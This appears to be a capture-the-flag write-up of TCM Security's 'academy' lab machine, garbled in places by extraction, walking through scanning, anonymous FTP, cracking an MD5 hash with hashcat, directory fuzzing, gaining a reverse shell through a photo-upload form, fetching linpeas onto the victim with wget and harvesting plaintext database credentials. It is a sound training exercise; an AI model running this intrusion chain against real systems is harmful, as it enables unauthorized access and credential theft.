

Hyun Woo Kim

Box: academy by TCM Security

Victimbox

```
root@academy:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:f2:e3:df brd ff:ff:ff:ff:ff:ff
    inet 192.168.146.136/24 brd 192.168.146.255 scope global dynamic ens33
        valid_lft 1785sec preferred_lft 1785sec
    inet6 fe80::20c:29ff:fef2:e3df/64 scope link
        valid_lft forever preferred_lft forever
```

- Victimbox ip: 192.168.146.136

Attackbox

```
└─(root👁kali)-[/home/kali]
```

```
└─# arp-scan -l
```

```
1 x
```

```
Interface: eth0, type: EN10MB, MAC: 00:0c:29:2b:46:0b,  
IPv4: 192.168.146.130
```

```
Starting arp-scan 1.9.7 with 256 hosts
```

```
(https://github.com/royhills/arp-scan)
```

```
192.168.146.2    00:50:56:e8:90:b1    VMware, Inc.
```

```
192.168.146.136 00:0c:29:f2:e3:df    VMware, Inc.
```

```
192.168.146.254 00:50:56:f1:1b:97    VMware, Inc.
```

```
3 packets received by filter, 0 packets dropped by kernel
```

```
Ending arp-scan 1.9.7: 256 hosts scanned in 1.932 seconds
```

(132.51 hosts/sec). 3 responded

```
└─(root👁kali)-[/home/kali]
```

```
└─# ip a
```

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue
state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc
fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:2b:46:0b brd ff:ff:ff:ff:ff:ff
    inet 192.168.146.130/24 brd 192.168.146.255 scope
global dynamic noprefixroute eth0
        valid_lft 1353sec preferred_lft 1353sec
    inet6 fe80::20c:29ff:fe2b:460b/64 scope link
noprefixroute
        valid_lft forever preferred_lft forever
```

- Attackbox ip: 192.168.146.130

Let's scan and see what ports are open!

```
└─(root👁kali)-[/home/kali]
```

```
└─# nmap -A -T4 -p- 192.168.146.136
```

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-10
18:07 EDT
```

Nmap scan report for 192.168.146.136

Host is up (0.00049s latency).

Not shown: 65532 closed tcp ports (reset)

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 3.0.3

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

|_rw-r--r-- 1 1000 1000 776 May 30 2021

note.txt

| ftp-syst:

| STAT:

| FTP server status:

| Connected to ::ffff:192.168.146.130

| Logged in as ftp

| TYPE: ASCII

| No session bandwidth limit

| Session timeout in seconds is 300

| Control connection is plain text

| Data connections will be plain text

| At session startup, client count was 3

| vsFTPD 3.0.3 - secure, fast, stable

|_End of status

22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2

(protocol 2.0)

| ssh-hostkey:

| 2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7

(RSA)

| 256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23

(ECDSA)

|_ 256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4

```
(ED25519)
80/tcp open  http      Apache httpd 2.4.38 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 00:0C:29:F2:E3:DF (VMware)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.3
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1    0.49 ms  192.168.146.136

OS and Service detection performed. Please report any
incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.94
seconds
zsh: segmentation fault  nmap -A -T4 -p- 192.168.146.136
```

ftp port 21

- Anonymous login is allowed. Let's look into this

```
└─(root🐻kali)-[/home/.../Desktop/Practical Ethical
Hacking/boxes/academy]
```

```
└─# ftp 192.168.146.136
Connected to 192.168.146.136.
220 (vsFTPd 3.0.3)
Name (192.168.146.136:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||50841|)
150 Here comes the directory listing.
-rw-r--r--      1 1000      1000          776 May 30   2021
note.txt
226 Directory send OK.
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||63215|)
150 Opening BINARY mode data connection for note.txt (776
bytes).
100% |*****|      776      69.37 KiB/s
00:00 ETA
226 Transfer complete.
776 bytes received in 00:00 (63.00 KiB/s)
```

- It allowed us to login with anonymous with no password.
- There was a text file named note.txt. Let's look into this by "get" command

```
└─(root👁kali)-[/home/.../Desktop/Practical Ethical Hacking/boxes/academy]
```

```
└─# cat note.txt
```

Hello Heath !

Grimmie has setup the test website for the new academy. I told him not to use the same password everywhere, he will change it ASAP.

I couldn't create a user via the admin panel, so instead I inserted directly into the database with the following command:

```
INSERT INTO `students` (`StudentRegno`, `studentPhoto`,  
`password`, `studentName`, `pincode`, `session`,  
`department`, `semester`, `cgpa`, `creationdate`,  
`updateDate`) VALUES  
('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum  
Ham', '777777', '', '', '', '7.60', '2021-05-29 14:36:56',  
'' );
```

The StudentRegno number is what you use for login.

Let me know what you think of this open-source project, it's from 2020 so it should be secure... right ?

We can always adapt it to our needs.

- Looks like someone in TCM directly injected a credentials.
- StudentRegno seems to be 10201321 and credential in hash is: cd73502828457d15655bbd7a63fb0bc8

Let's identify the hash

[illegible]

#

```
By Zion3R #
```

```
#
```

```
www.Blackploit.com #
```

```
#
```

```
Root@Blackploit.com #
```

```
#####
```

```
#####
```

```
-----
```

```
HASH: cd73502828457d15655bbd7a63fb0bc8
```

```
Possible Hashs:
```

```
[+] MD5
```

```
[+] Domain Cached Credentials - MD4(MD4(($pass)).
```

```
(strtolower($username)))
```

Let's crack the hash using hashcat

```
└─(root👁kali)-[/home/.../Desktop/Practical Ethical  
Hacking/boxes/academy]
```

```
└─# hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt  
hashcat (v6.2.5) starting
```

```
OpenCL API (OpenCL 3.0 PoCL 3.0+debian Linux,  
None+Asserts, RELOC, LLVM 13.0.1, SLEEF, DISTRO,  
POCL_DEBUG) - Platform #1 [The pocl project]
```

```
=====
```

```
=====
```

```
=====
```


* Device #1: pthread-Intel(R) Core(TM) i7-10750H CPU @ 2.60GHz, 2917/5899 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0

Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts

Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Rules: 1

Optimizers applied:

- * Zero-Byte
- * Early-Skip
- * Not-Salted
- * Not-Iterated
- * Single-Hash
- * Single-Salt
- * Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.

If you want to switch to optimized kernels, append -O to your commandline.

See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache building

/usr/share/wordlists/rockyou.txt: 33553434 bytes

Dictionary cache building

/usr/share/wordlists/rockyou.txt: 134213744

bytesDictionary cache built:

* Filename...: /usr/share/wordlists/rockyou.txt

* Passwords...: 14344392

* Bytes.....: 139921507

* Keyspace...: 14344385

* Runtime....: 2 secs

cd73502828457d15655bbd7a63fb0bc8:student

Session.....: hashcat

Status.....: Cracked

Hash.Mode.....: 0 (MD5)

Hash.Target.....: cd73502828457d15655bbd7a63fb0bc8

Time.Started.....: Sat Sep 10 18:43:35 2022 (0 secs)

Time.Estimated...: Sat Sep 10 18:43:35 2022 (0 secs)

Kernel.Feature...: Pure Kernel

Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)

Guess.Queue.....: 1/1 (100.00%)

Speed.#1.....: 48880 H/s (0.15ms) @ Accel:512

Loops:1 Thr:1 Vec:8

Recovered.....: 1/1 (100.00%) Digests

Progress.....: 2048/14344385 (0.01%)

Rejected.....: 0/2048 (0.00%)

```
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> lovers1
Hardware.Mon.#1..: Util: 24%
```

```
Started: Sat Sep 10 18:43:12 2022
```

```
Stopped: Sat Sep 10 18:43:35 2022
```

- the password is "student"

HTTP port 80

- Using the information found above we now know there's a creds 10201321:student
- We also know that its running Apache httpd 2.4.38
- Let's do directory parsing to find what lies ahead. On our previous write-ups, we've done dirbuster but for this, let's use FUZZ

Using FUZZ to find directory

```
└─(root👁kali)-[/home/.../Desktop/Practical Ethical
Hacking/boxes/academy]
└─# ffuf -w /usr/share/wordlists/dirbuster/directory-list-
2.3-medium.txt:FUZZ -u http://192.168.146.136/FUZZ
```

```
/'___\  /'___\          /'___\
/\  \_/_/ /\  \_/_/  __  __  /\  \_/_/
\  \ ,__\ \  \ ,__\ /\  \/\  \  \  \ ,__\
\  \ \_/_/ \  \ \_/_/ \  \ \_/_/ \  \ \_/_/
```

```
 \ \_ \   \ \_ \   \ \_ _ _ _ /   \ \_ \
  \/_/     \/_/     \/_ _ _ /     \/_/
```

v1.5.0 Kali Exclusive <3

```
:: Method           : GET
:: URL              : http://192.168.146.136/FUZZ
:: Wordlist         : FUZZ:
/usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt
:: Follow redirects : false
:: Calibration      : false
:: Timeout          : 10
:: Threads          : 40
:: Matcher          : Response status:
200,204,301,302,307,401,403,405,500
```

```
# or send a letter to Creative Commons, 171 Second Street,
[Status: 200, Size: 10701, Words: 3427, Lines: 369,
Duration: 1ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 10701,
Words: 3427, Lines: 369, Duration: 1ms]
#                               [Status: 200, Size: 10701, Words:
3427, Lines: 369, Duration: 2ms]
# Copyright 2007 James Fisher [Status: 200, Size: 10701,
Words: 3427, Lines: 369, Duration: 2ms]
# license, visit http://creativecommons.org/licenses/by-
```

sa/3.0/ [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 4ms]

Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 4ms]

This work is licensed under the Creative Commons [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 5ms]

[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 75ms]

[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 81ms]

Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 81ms]

[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 82ms]

Priority ordered case sensitive list, where entries were found [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 82ms]

on at least 2 different hosts [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 85ms]

[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 151ms]

academy [Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 0ms]

phpmyadmin [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 0ms]


[Status: 200, Size: 10701, Words:

```
3427, Lines: 369, Duration: 1ms]
server-status [Status: 403, Size: 280, Words:
20, Lines: 10, Duration: 0ms]
:: Progress: [220560/220560] :: Job [1/1] :: 10490 req/sec
:: Duration: [0:00:17] :: Errors: 0 ::
```


- looks like there are "academy", "phpmyadmin", and "server-status"

Let's visit the directories

- Academy




← → ↻ 🏠 🔒 🔑 192.168.146.136/academy/ 📄

ONLINE COURSE REGISTRATION 


PLEASE LOGIN TO ENTER

Enter Reg no :
10201321

Enter Password :
●●●●●●


 Log Me In

- The prompt requests to change your pw after initial login. I changed mine to student123!
- Let's click on "MY PROFILE" and see what we can do
- The upload new photo app can possibly be exploited if they don't have some kind of input validation.



Let's look-up one line php reverse shell

- Let's google "php reverse shell" by pentestmonkey



- Copy paste the code into your attackbox and edit the ip/port to your attackbox and port of your choosing

- 192.168.146.130
- 4242
-

Use netcat to listen in

```
(root🐻kali)-[/home/.../Desktop/Practical Ethical Hacking/boxes/academy]
└─# nc -nvlp 4242
4 🌀
listening on [any] 4242 ...
connect to [192.168.146.130] from (UNKNOWN)
[192.168.146.136] 39546
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1
(2021-03-19) x86_64 GNU/Linux
 23:07:25 up  5:12,  1 user,  load average: 0.00, 0.00,
0.08
USER      TTY      FROM            LOGIN@      IDLE        JCPU
PCPU WHAT
root      tty1     -               17:57       5:07m      0.06s
```



```
0.05s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ls
bin
boot
```

- Unfortunately, we're not root. I checked other directories and it only provides default not found page with apache versions.

Let's do privilege escalation using linpeas

- Linpeas is a very popular privilege escalation tool in github.
- Let's grab linpeas.sh and put it to your attackbox directory

```
└─(root👤kali)-[/home/.../Practical Ethical
Hacking/boxes/academy/transfer]
└─# ls
linpeas.sh
```

- I put it in a directory called transfer

Self-host a webserver using python

```
└─(root👤kali)-[/home/.../Practical Ethical
Hacking/boxes/academy/transfer]
└─# python3 -m http.server 80
```

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

- Let's not transfer the linpeas.sh script to the victimbox

```
└─(root👁kali)-[/home/.../Desktop/Practical Ethical
Hacking/boxes/academy]
└─# nc -nvlp 4243
1 🌀
listening on [any] 4243 ...
connect to [192.168.146.130] from (UNKNOWN)
[192.168.146.136] 40362
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1
(2021-03-19) x86_64 GNU/Linux
 00:02:32 up  6:07,  1 user,  load average: 0.00, 0.00,
0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
root      tty1     -               17:57    6:02m  0.06s
0.05s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ cd /tmp
$ ls
$ ls
$ pwd
/tmp
$ wget http://192.168.146.130/linpeas.sh
--2022-09-11 00:04:40--  http://192.168.146.130/linpeas.sh
```

Connecting to 192.168.146.130:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 825665 (806K) [text/x-sh]
Saving to: 'linpeas.sh'

0K		
.....	6%	32.1M	0s
50K		
.....	12%	45.0M	0s
100K		
.....	18%	48.1M	0s
150K		
.....	24%	52.3M	0s
200K		
.....	31%	45.7M	0s
250K		
.....	37%	64.5M	0s
300K		
.....	43%	54.5M	0s
350K		
.....	49%	59.5M	0s
400K		
.....	55%	48.4M	0s
450K		
.....	62%	82.5M	0s
500K		
.....	68%	94.3M	0s
550K		
.....	74%	87.6M	0s

```

600K .....
..... 80% 82.7M 0s
650K .....
..... 86% 98.3M 0s
700K .....
..... 93% 86.6M 0s
750K .....
..... 99% 101M 0s
800K .....
100% 97.6M=0.01s

2022-09-11 00:04:40 (60.7 MB/s) - 'linpeas.sh' saved
[825665/825665]

$ ls
linpeas.sh
$
```

Privilege Escalation

```

$ ls
linpeas.sh
$ chmod +x linpeas.sh
$ ls
linpeas.sh
$ ./linpeas.sh
```





```

/-----
-----\
|                                     Do you like PEASS?
|
|-----
-----|
|           Get the latest version           :
https://github.com/sponsors/carlospolop |
|           Follow on Twitter                 :
@carlospolopm                             |
|           Respect on HTB                     :      SirBroccoli
|
|-----
-----|
|                                     Thank you!
|
|\-----
-----/

linpeas-ng by carlospolop
```

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.

Linux Privesc Checklist:

<https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist>

LEGEND:

RED/YELLOW: 95% a PE vector

RED: You should take a look to it

LightCyan: Users with console

Blue: Users without console & mounted devs

Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)

LightMagenta: Your username

Starting linpeas. Caching Writable Folders...

```
=====
||
|| Basic information
||
=====
```

```
groups=33(www-data)
```

```
Hostname: academy
```

```
Writable folder: /dev/shm
```

```
[+] /usr/bin/ping is available for network discovery
```

```
(linpeas can discover hosts, learn more with -h)
```

```
[+] /usr/bin/bash is available for network discovery, port  
scanning and port forwarding (linpeas can discover hosts,  
scan ports, and forward ports. Learn more with -h)
```

```
[+] /usr/bin/nc is available for network discovery & port  
scanning (linpeas can discover hosts and scan ports, learn  
more with -h)
```

```
Caching directories . . . . .  
. . . . . DONE
```

System Information

Operative system

```
ℳ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits
```

```
Linux version 4.19.0-16-amd64 (debian-  
kernel@lists.debian.org) (gcc version 8.3.0 (Debian 8.3.0-  
6)) #1 SMP Debian 4.19.181-1 (2021-03-19)
```

```
Distributor ID: Debian
```

```
Description:    Debian GNU/Linux 10 (buster)
```


Release: 10

Codename: buster

===== Sudo version

sudo Not Found

===== CVEs Check

===== PATH

↳ <https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-path-abuses>

/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

New path exported:

/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

===== Date & uptime

Sun Sep 11 00:10:35 EDT 2022

00:10:35 up 6:15, 1 user, load average: 0.16, 0.03, 0.01

===== Any sd*/disk* disk in /dev? (limit 20)

disk

sda

sda1

sda2

sda5

┌──────────┐ Unmounted file-system?

└─ Check if you can mount umounted devices

```
UUID=24d0cea7-c37b-4fd6-838e-d05cfb61a601 /  
ext4      errors=remount-ro 0          1  
UUID=930c51cc-089d-42bd-8e30-f08b86c52dca none  
swap      sw                0          0  
/dev/sr0   /media/cdrom0   udf,iso9660 user,noauto  
0          0
```

┌──────────┐ Environment

└─ Any private information inside environment variables?

```
HISTFILESIZE=0  
OLDPWD=/  
APACHE_RUN_DIR=/var/run/apache2  
APACHE_PID_FILE=/var/run/apache2/apache2.pid  
JOURNAL_STREAM=9:13391  
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sb  
in:/bin  
INVOCATION_ID=397a91f1983044adbe1fdb7fffd356232  
APACHE_LOCK_DIR=/var/lock/apache2  
LANG=C  
HISTSIZE=0  
APACHE_RUN_USER=www-data  
APACHE_RUN_GROUP=www-data  
APACHE_LOG_DIR=/var/log/apache2  
PWD=/tmp  
HISTFILE=/dev/null
```

```
===== Searching Signature verification failed in  
dmesg
```

```
└─ https://book.hacktricks.xyz/linux-hardening/privilege-  
escalation#dmesg-signature-verification-failed  
dmesg Not Found
```

```
===== Executing Linux Exploit Suggester
```

```
└─ https://github.com/mzet-/linux-exploit-suggester
```

```
cat: write error: Broken pipe
```

```
cat: write error: Broken pipe
```

```
[+] [CVE-2019-13272] PTRACE_TRACEME
```

```
Details: https://bugs.chromium.org/p/project-  
zero/issues/detail?id=1903
```

```
Exposure: highly probable
```

```
Tags: ubuntu=16.04{kernel:4.15.0-  
*},ubuntu=18.04{kernel:4.15.0-*},debian=9{kernel:4.9.0-*},  
[ debian=10{kernel:4.19.0-*} ],fedora=30{kernel:5.0.9-*}
```

```
Download URL: https://github.com/offensive-  
security/exploitdb-bin-spoits/raw/master/bin-  
spoits/47133.zip
```

```
ext-url:
```

```
https://raw.githubusercontent.com/bcoles/kernel-  
exploits/master/CVE-2019-13272/poc.c
```

```
Comments: Requires an active PolKit agent.
```

- **NOTE: The result of linpeas.sh content is a lot and this is only a snippet of the result**

```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /et
c/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /et
c/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /et
c/cron.monthly )

* * * * * /home/grimmie/backup.sh

Systemd PATH
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#systemd-path-relat
ive-paths
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

Analyzing service files
```

- backup.sh seems interesting.

```
Description: Set up tools and passwords

Searching passwords inside key folders (limit 70) - only PHP files
Searching passwords inside key folders (limit 70) - no PHP files
Searching possible password variables inside key folders (limit 140)
/var/www/html/academy/admin/includes/config.php:5:$mysql_database = "onlinecourse";
/var/www/html/academy/includes/config.php:5:$mysql_database = "onlinecourse";
Searching possible password in config files (if k8s secrets are found you need to read the file)

API Keys Regex

Regexes to search for API keys aren't activated, use param '-r'
```

- These config files seems interesting

```
$ /bin/sh: 11: es: not found
$ cat /var/www/html/academy/admin/includes/config.php
<?php
$mysql_hostname = "localhost";
$mysql_user = "grimmie";
$mysql_password = "My_V3ryS3cur3_P4ss";
$mysql_database = "onlinecourse";
$bd = mysqli_connect($mysql_hostname, $mysql_user,
$mysql_password, $mysql_database) or die("Could not
connect database");
```

- credentials found
 - \$mysql_user = "grimmie";
 - \$mysql_password = "My_V3ryS3cur3_P4ss";

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network
```

```
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core
Dumper:/:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
ftp:x:107:114:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
grimmie:x:1000:1000:administrator,,,:/home/grimmie:/bin/bash
```

- grimmie is an actual user with admin rights in passwd.

Let's try to ssh in

```
└─(kali㉿kali)-[~]
└─$ ssh grimmie@192.168.146.136
The authenticity of host '192.168.146.136
(192.168.146.136)' can't be established.
ED25519 key fingerprint is
